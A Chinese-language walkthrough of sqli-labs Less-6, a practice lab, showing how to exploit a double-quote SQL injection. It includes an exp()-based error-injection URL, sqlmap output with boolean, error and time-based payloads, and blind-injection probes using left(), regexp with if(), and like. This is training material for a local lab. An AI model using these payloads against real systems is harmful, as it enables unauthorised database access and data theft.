

第六课

首先还是万能 payload 尝试一下

然后 sqlmap 梭哈


然后手工

此课本来开始讲盲注知识了，最后讲一些新函数，然后附带盲注知识讲解

技术难点双引号 “

万能 payload: (第六课考点是不回显和双引号的，但是还是可以回显报错的)

[http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20exp\(~\(select*from\(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database\(\)\)%20limit%200,1\)x\)\);--](http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20exp(~(select*from(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database())%20limit%200,1)x));--) +



Sqlmap 梭哈

```
[19:55:32] [INFO] testing 'MySQL UNION query (42) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 201 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=1' AND 9078=9078#

Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b786271,(SELECT (ELT(4805=4805,1))),0x717a786a71,0x78)))s), 844674407370
46744073709551610)))-- jJTY

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2396 FROM (SELECT(SLEEP(5))))h1kM)-- Gfhk

[19:55:54] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[19:55:54] [INFO] fetching current database
[19:55:57] [INFO] retrieved: 'security'
current database: 'security'
[19:55:57] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

手工讲解：这一课讲点新东西

1 盲注

盲注就是在 sql 注入过程中，sql 语句执行的选择后，选择的数据不能回显

到前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。从 background-1 中，我们可以知道盲注分为三类


- 基于布尔 SQL 盲注
- 基于时间的 SQL 盲注
- 基于报错的 SQL 盲注

函数讲解：（下面的 demo 一般用户盲注的）

Left 函数 Explain:database()显示数据库名称, left(a,b)从左侧截取 a 的前 b 位 但是无法区别大小写，所以下一个函数用 ascii 码

[http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20left\(database\(\),1\)=%27s%27--+](http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20left(database(),1)=%27s%27--+)





正则注入+if 函数


其实就是 `1=1--+` 的布尔注入把 1 换成了函数表达式


`1=(if((user() regexp '^s'),1,0))--+`

[http://192.168.74.128/sql_lab/Less-](http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user()%20regexp%20%27^s%27),1,0))--+)

[6/?id=1%22%20and%20%20%201=\(if\(\(user\(\)%20regexp%20%27^s%27\),1,0\)\)--+](http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user()%20regexp%20%27^s%27),1,0))--+)

每次直接用 burp 跑完 94 个字符就可以了





Like 函数

and 1=(if((user() like 'roos%'),1,0))-- +

[http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=\(if\(\(user\(\)%20like%20%27roos%27\),1,0\)\)-- +](http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user()%20like%20%27roos%27),1,0))-- +)

192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user

HackBar for Quantum

INT	Encryption	Encoding
Other	XSS	SQL
UNION BASED	ERROR/DOUBLE QUERY	WAF BYPASS
HTML	IMP Links	

Load Split Run

```
http://192.168.74.128/sql_lab/Less-6/?id=1" and 1=(if((user() like 'roos%'),1,0))--+
```

Welcome Dhakkan

SQLI DUMB SER

192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user

HackBar for Quantum

INT	Encryption	Encoding
Other	XSS	SQL
UNION BASED	ERROR/DOUBLE QUERY	WAF BYPASS
HTML	IMP Links	

Load Split Run

```
http://192.168.74.128/sql_lab/Less-6/?id=1" and 1=(if((user() like 'roo%'),1,0))--+
```

Welcome Dhakkan
You are in.....

SQLI DUMB S